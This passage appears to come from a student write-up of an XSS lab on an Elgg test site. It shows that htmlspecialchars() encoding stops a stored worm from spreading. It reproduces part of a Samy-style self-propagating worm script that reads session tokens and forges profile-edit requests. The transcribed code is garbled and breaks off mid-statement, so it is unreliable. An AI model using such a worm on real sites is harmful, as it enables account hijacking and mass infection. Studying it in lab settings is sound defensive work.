```

Friends

Fig. 7(k): Boby's profile viewed by Alice.

6. Ultimately, view the hazardous profile, Samy's profile.

The screenshot shows a web application interface for 'XSS Lab Site'. At the top, there is a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More ». Below the navigation bar, the main content area displays a user profile for 'Samy'. On the left side of the profile, there is a small thumbnail image of a person in a hooded jacket and mask, sitting at a computer. Below the image are three buttons: 'Remove friend', 'Send a message', and 'Report user'. To the right of the image, the user's name 'Samy' is displayed in bold. Underneath the name, the section 'About me' is shown, containing the following JavaScript code:

```

Samy
About me
window.onload=function() {
//JavaScript code to access user name, user guid, Time
Stamp,_elgg_ts
//and Security Token _elgg_token
var userName=elgg.session.user.name;
var guid+"&guid="+elgg.session.user.guid;
var ts+"&_elgg_ts="+elgg.security.token._elgg_ts;
var token="&
_elgg_token="+elgg.security.token._elgg_token;
var briefdesc="";
briefdescription=Anurag.R.Simha+is+my+Hero"&
accesslevel[briefdescription]=2";
var name+"&name="+userName;
var
jsCode="" .concat(document.getElementById("worm").innerHTML);
var wormCode=encodeURIComponent(jsCode);
var desc+"&description=".concat(wormCode).concat("&
accesslevel[briefdescription]=2");
//Construct the content of the url
var sendurl="http://www.xsslabeledgg.com/action/profile/edit";
var content=token+ts+name+desc+briefdesc+guid; //FILL-IN
var samyGuid=47; //FILL-IN
if(elgg.session.user.guid!=samyGuid)
{
var Ajax = null;
var ts = "&_elgg_ts="+elgg.security.token._elgg_ts;
var token =

```

In the 'Friends' sidebar on the right, there is a single contact listed with a small thumbnail image.

Fig. 7(l): Samy's profile visited by Alice.

Although Charlie visits Alice's infected profile once again, and Alice visits Bob and Samy's profile, their accounts remain uninfected. For, the `htmlspecialchars()` function encodes all those data it receives, hence thwarting a target webpage/website from falling prey to the XSS vulnerability. Since the description in 'About me' contained special characters, it was displayed as is.
